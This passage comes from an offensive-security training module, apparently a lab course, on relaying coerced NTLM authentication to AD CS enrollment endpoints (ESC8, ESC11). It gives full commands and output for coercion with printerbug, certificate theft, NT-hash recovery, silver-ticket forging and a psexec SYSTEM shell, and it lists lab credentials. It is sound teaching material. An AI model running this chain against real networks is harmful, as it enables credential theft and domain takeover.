To abuse `ESC8`, we can utilize `ntlmrelayx` or `Certipy` along with the PKINIT tools or the newly-released ADCSKiller. We will use the first two and the `PKINIT` tools, starting with `ntlmrelayx`.

To make `ntlmrelayx` target the HTTP web enrollment endpoint on the DC, we will use the URI `http://172.16.117.3/certsrv/certfnsh.asp` for target definition. Because we will be coercing the victim into performing `SMB NTLM` authentication against our attack machine, we will use `-smb2support`. The option `--adcs` enables `ntlmrelayx` to perform `AD CS` relay attacks, while `--template` allows specifying the target template to use, which is, in our case, the default and enabled `Machine` template used by computer accounts (this option is not required, as `ntlmrelayx` will default to the `Machine` or `User` templates based on whether the relayed account name ends with `$`, however, relaying a DC's `NTLM` authentication requires specifying the `DomainController` template):

Run ntlmrelayx to Perform AD CS Relay Attacks

```
sudo ntlmrelayx.py -t http://172.16.117.3/certsrv/certfnsh.asp -
smb2support --adcs --template Machine

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
```

```
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

Subsequently, using `printerbug.py` or any authentication coercion tool, we will coerce `WS01$` into performing `SMB NTLM` authentication against our attack machine:

Coerce SMB NTLM Authentication using printerbug.py

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.50 172.16.117.30

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.50
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The network
address is invalid.
[*] Triggered RPC backconnect, this may or may not have worked
```


Once the `SMB NTLM` authentication is coerced, `ntlmrelayx` will relay it over `HTTP` to the web enrollment endpoint and return a base64-encoded certificate for `WS01$`:

```
[*] SMBD-Thread-5: Received connection from 172.16.117.50, attacking
target http://172.16.117.3
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.16.117.3 as INLANEFREIGHT/WS01$
SUCCEED
[*] SMBD-Thread-7: Connection from 172.16.117.50 controlled, but there are
no more targets left!
[*] SMBD-Thread-8: Connection from 172.16.117.50 controlled, but there are
no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 14
[*] Base64 certificate of user WS01$:
MIIRPQIBAzCCEPcGCSqGSIb3DQEHAaCCEOgEghDkMIIQ4DCCBxcGCSqGSIb3DQEHBqCCBwgwgg
```

```
cEAgEAMI<SNIP>U6EWbi/ttH4BAjUKtJ9ygRfRg==
```

Then, we need to decode the base64-encoded certificate to a `.PFX` file:

Decode the base64 Certificate to a .PFX File

```
echo -n
"MIIRPQIBAzCCEPcGCSqGSIb3DQEHAaCCEOgEghDkMIIQ4DCCBxcGCSqGSIb3DQEHBqCCBwgwg
gcEAgEAMI<SNIP>U6EWbi/ttH4BAjUKtJ9ygRfRg==" | base64 -d > ws01.pfx
```

Now we will use gettgtpkinit.py from PKINITtools to interact with the DC using the certificate file; `gettgtpkinit.py` will request a `TGT` using the `.PFX` file and then save the TGT into a `ccache` file, in addition to printing the `AS-REP` encryption key, which we will need for `getnthash.py` afterward (`gettgtpkinit.py` also has the `-pfx-base64` option that allows passing the base64 encoded certificate as a string):

Use gettgtpkinit.py to Request the TGT and AS-REP Encryption Key

```
python3 gettgtpkinit.py -dc-ip 172.16.117.3 -cert-pfx ws01.pfx
'INLANEFREIGHT.LOCAL/WS01$' ws01.ccache

2023-08-13 08:30:26,255 minikerberos INFO     Loading certificate and key
from file
INFO:minikerberos:Loading certificate and key from file
2023-08-13 08:30:26,723 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2023-08-13 08:30:36,451 minikerberos INFO     AS-REP encryption key (you
might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2023-08-13 08:30:36,451 minikerberos INFO
917ec3b9d13dfb69e42ee05e09a5bf4ac4e52b7b677f1b22412e4deba644ebb2
INFO:minikerberos:917ec3b9d13dfb69e42ee05e09a5bf4ac4e52b7b677f1b22412e4deb
a644ebb2
2023-08-13 08:30:36,456 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Now that we have the `TGT` for `WS01$`, we can retrieve its NT hash. To do so, we will utilize getnthash.py, which uses Kerberos `U2U` to submit a TGS request for `WS01$`; the `TGS` received will include the `Privileged Attribute Certificate` (`PAC`) that contains the NT hash of `WS01$`, however in an encrypted form. To decrypt the encrypted NT hash, we will provide `getnthash.py` with the `AS-REP` encryption key that was used for the `TGT` we

requested with `gettgtpkinit.py` and got saved into `ws01.ccache`. We need to set the `KRB5CCNAME` environment variable to the `WS01$` `TGT` saved in `ws01.ccache`:

Retrieve the NT Hash of WS01$ using getnthash.py

```
KRB5CCNAME=ws01.ccache python3 getnthash.py 'INLANEFREIGHT.LOCAL/WS01$' -
key 917ec3b9d13dfb69e42ee05e09a5bf4ac4e52b7b677f1b22412e4deba644ebb2

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
3d3a72af94548ebc7755287a88476460
```

Using the NT hash, we will forge a `silver ticket` (to learn more, refer to the Silver Ticket section from the Kerberos Attacks module), but first, we need to obtain the SID of the domain with `lookupsid.py`:

Obtain the Domain SID with lookupsid.py

```
lookupsid.py 'INLANEFREIGHT.LOCAL/WS01$'@172.16.117.3 -hashes
:3d3a72af94548ebc7755287a88476460

Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Brute forcing SIDs at 172.16.117.3
[*] StringBinding ncacn_np:172.16.117.3[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1207890233-375443991-2397730614
<SNIP>
```

Now that we know the SID of the domain, we will use `ticketer.py` to forge a silver ticket and impersonate the domain Administrator account on `WS01$`. We will provide `ticketer.py` with the NT hash of `WS01$`, the domain SID and domain name, and the SPN we want to interact with, which in this case it will be `CIFS` / `SMB` so that we can establish an interactive shell session using psexec:

Use ticketer.py to Forge a Silver Ticket as Administrator

```
ticketer.py -nthash 3d3a72af94548ebc7755287a88476460 -domain-sid S-1-5-21-
1207890233-375443991-2397730614 -domain inlanefreight.local -spn
cifs/ws01.inlanefreight.local Administrator

Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra
```

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for inlanefreight.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

At last, we will use the Kerberos ticket `Administrator.ccache` to connect to `WS01$` as Administrator using `psexec`:

Use psexec.py to Gain an Interactive Shell Session

```
KRB5CCNAME=Administrator.ccache psexec.py -k -no-pass
ws01.inlanefreight.local

Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Requesting shares on ws01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file Txqmfqxx.exe
[*] Opening SVCManager on ws01.inlanefreight.local.....
[*] Creating service MPbs on ws01.inlanefreight.local.....
[*] Starting service MPbs.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```


Attacking with Certipy

Performing the same attack with `Certipy` saves us a few steps compared to `ntlmrelayx`; we will use the `relay` command (must be run as `root`), pass the IP address where `AD CS` is living, and use the `Machine` template (same as `ntlmrelayx`, we can omit `-template Machine` as `Ceritpy` automatically detects if the authentication belongs to a user or a

computer/machine based on the presence of `$` at the end; but remember, if we are coercing a DC and targeting the `DomainController` template, we must specify `-template DomainController`):

```
sudo certipy relay -target "http://172.16.117.3" -template Machine

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.117.3/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
```

Then, we need to coerce `WS01` into performing `SMB NTLM` authentication against our attack machine; we will also utilize `printerbug.py`:

Coercing Authentication using printerbug.py

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.50 172.16.117.30

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.50
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server
is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```


When checking `Certipy`, we will notice that we obtained a certificate for `WS01$`:

```
sudo certipy relay -target "http://172.16.117.3" -template Machine

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.117.3/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
INLANEFREIGHT\WS01$
[*] Requesting certificate for 'INLANEFREIGHT\\WS01$' based on the
template 'Machine'
[*] Got certificate with DNS Host Name 'WS01.INLANEFREIGHT.LOCAL'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'ws01.pfx'
[*] Exiting...
```

Then, we will use the `auth` command and pass `ws01.pfx` to the DC to obtain the `NT` (and `LM`) hash of `WS01$`:

```
certipy auth -pfx ws01.pfx -dc-ip 172.16.117.3

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ws01.ccache'
[*] Trying to retrieve NT hash for 'ws01$'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:3d3a72af94548ebc7755287a88476460
```

From here, we can continue the attack chain and forge a silver ticket with `ticketer.py`.

ESC11

`ESC11`, as dubbed by its author Sylvain Heiniger (also presented at the BlackAlps 2022 cybersecurity conference), is " `NTLM Relay to AD CS ICRP Endpoints` ". ICertPassage Remote Protocol (`MS-ICRP` / `ICRP`), a subset of Windows Client Certificate Enrollment Protocol (`MS-WCCE`), exposes an `RPC` interface that allows clients to interact with a CA to request and receive x.509 certificates. `ICPR`'s sole purpose is to provide clients with the certificate enrollment functionality (specified in MS-WCCE 1.3 Overview). 3.2.4.1.1 CertServerRequest (Opnum 0) is the only method the ICertPassage Interface defines, which is responsible for processing certificate enrollment requests from clients. In the method's specification, we will notice that it states that for the CA to establish a connection with a client, the flag `IF_ENFORCEENCRYPTICERTREQUEST` must be set:

"If the ADM element Config.CA.Interface.Flags contains the value IF_ENFORCEENCRYPTICERTREQUEST and the RPC_C_AUTHN_LEVEL_PKT_PRIVACY authentication level (MS-RPCE 2.2.1.1.8) is not specified on the RPC connection from the client, the CA MUST refuse to establish a connection with the client by returning E_ACCESSDENIED (0x80000009)."

The flag `IF_ENFORCEENCRYPTICERTREQUEST` enforces the encryption of certificate enrollment requests between a client and the `CA`; the client must encrypt any certificate request it sends to the `CA`. Therefore, if the `CA` does not have the flag `IF_ENFORCEENCRYPTICERTREQUEST` set, unencrypted sessions (think relaying coerced `SMB NTLM` authentication over `HTTP`) can be used for certificate enrollment. Windows Server 2012 and higher have the flag `IF_ENFORCEENCRYPTICERTREQUEST` set by default; however, setting it prevents Windows XP Clients from enrolling for certificates. Throughout engagements, if we can relay the `HTTP NTLM` authentication (or rather coerce `SMB NTLM`

authentication and relay it over `HTTP`) and establish authenticated sessions over a `CA` with this flag disabled, we can request certificates over `AD CS` `ICPR` endpoints for the machines/users.

System administrators can use `certutil` to unset the `IF_ENFORCEENCRYPTICERTREQUEST` flag manually:

```
C:\Users\Administrator>certutil -setreg CA\InterfaceFlags -
IF_ENFORCEENCRYPTICERTREQUEST

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration
\INLANEFREIGHT-DC01-CA\InterfaceFlags:

Old Value:
  InterfaceFlags REG_DWORD = 641 (1601)
    IF_LOCKICERTREQUEST -- 1
    IF_NOREMOTEICERTADMINBACKUP -- 40 (64)
    IF_ENFORCEENCRYPTICERTREQUEST -- 200 (512)
    IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)

New Value:
  InterfaceFlags REG_DWORD = 441 (1089)
    IF_LOCKICERTREQUEST -- 1
    IF_NOREMOTEICERTADMINBACKUP -- 40 (64)
    IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
```


From the output of `Certipy`, we know that the `CA` suffers from `ESC11`. Currently, `ntlmrelayx` only supports Task Scheduler Service Remoting Protocol (`MS-TSCH`/`TSCH`), the PR made by `Sylvain Heiniger` for `ICPR` support is still unmerged (although the ThePorgs fork has it already merged). Therefore to abuse `ESC11`, we will use `Certipy`, which does support `ICRP`. Similar to `ESC8`, we will use the `relay` command; however, this time, we will relay the coerced `SMB NTLM` authentication over `RPC`/`ICRP` instead of `HTTP`; additionally, we must specify the `CA` name, which, as shown in `Certipy`'s `find` command output, is `INLANEFREIGHT-DC01-CA`:

```
certipy relay -target "rpc://172.16.117.3" -ca "INLANEFREIGHT-DC01-CA"

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting rpc://172.16.117.3 (ESC11)
[*] Listening on 0.0.0.0:445
```

Then, we will coerce `WS01$` / `172.16.117.50` into performing `SMB NTLM` authentication against our attack machine so that `Certipy` can relay it over `RPC` / `ICRP`:

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.50 172.16.117.30

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.50
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

Checking `Certipy`'s output, we will notice that we have attained the certificate `ws01.pfx` for `WS01$`:

```
certipy relay -target "rpc://172.16.117.3" -ca "INLANEFREIGHT-DC01-CA"

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting rpc://172.16.117.3 (ESC11)
[*] Listening on 0.0.0.0:445
[*] Connecting to ncacn_ip_tcp:172.16.117.3[135] to determine ICPR
stringbinding
[*] Attacking user 'WS01$@INLANEFREIGHT'
[*] Template was not defined. Defaulting to Machine/User
[*] Requesting certificate for user 'WS01$' with template 'Machine'
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 14
[*] Got certificate with DNS Host Name 'WS01.INLANEFREIGHT.LOCAL'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'ws01.pfx'
[*] Exiting...
```

From here on, we can continue similar to the `ESC8` attack chain and use the `auth` command of `Certipy` to obtain the `NT` (and `LM`) hash of `WS01`.

Coming Next

In the next section, we will conclude with the Skills Assessment, putting into practice the concepts we covered in the module.

Note: If you encounter the `KDC_ERR_PADATA_TYPE_NOSUPP` error message, please sync the time with the `172.16.117.3` machine using `ntpdate`.

Skills Assessment

After understanding the power of the `NTLM relay` attack, it is time to put everything into practice.

Scenario

`Inlanefreight`, a company that delivers customized global freight solutions, has contacted you to perform a penetration test against their AD environment. Most importantly, in the Scope of Work (SoW), the system administrator states they are hesitant to let go of legacy authentication protocols such as NTLM because Kerberos and the like are too complex to set up and maintain.

Knowing that you deeply understand authentication protocols used in AD environments, they want you to audit their network, focusing on attacking the authentication protocols that the hosts are using.

For this internal assessment, `Inlanefreight` has provided you access to their internal network with a computer named `LINUX-02`; use the credentials `htb-student:HTB_@cademy_stdnt!` to connect to it. The interface `ens192` will allow you to view the network traffic belonging to `Inlanefreight`.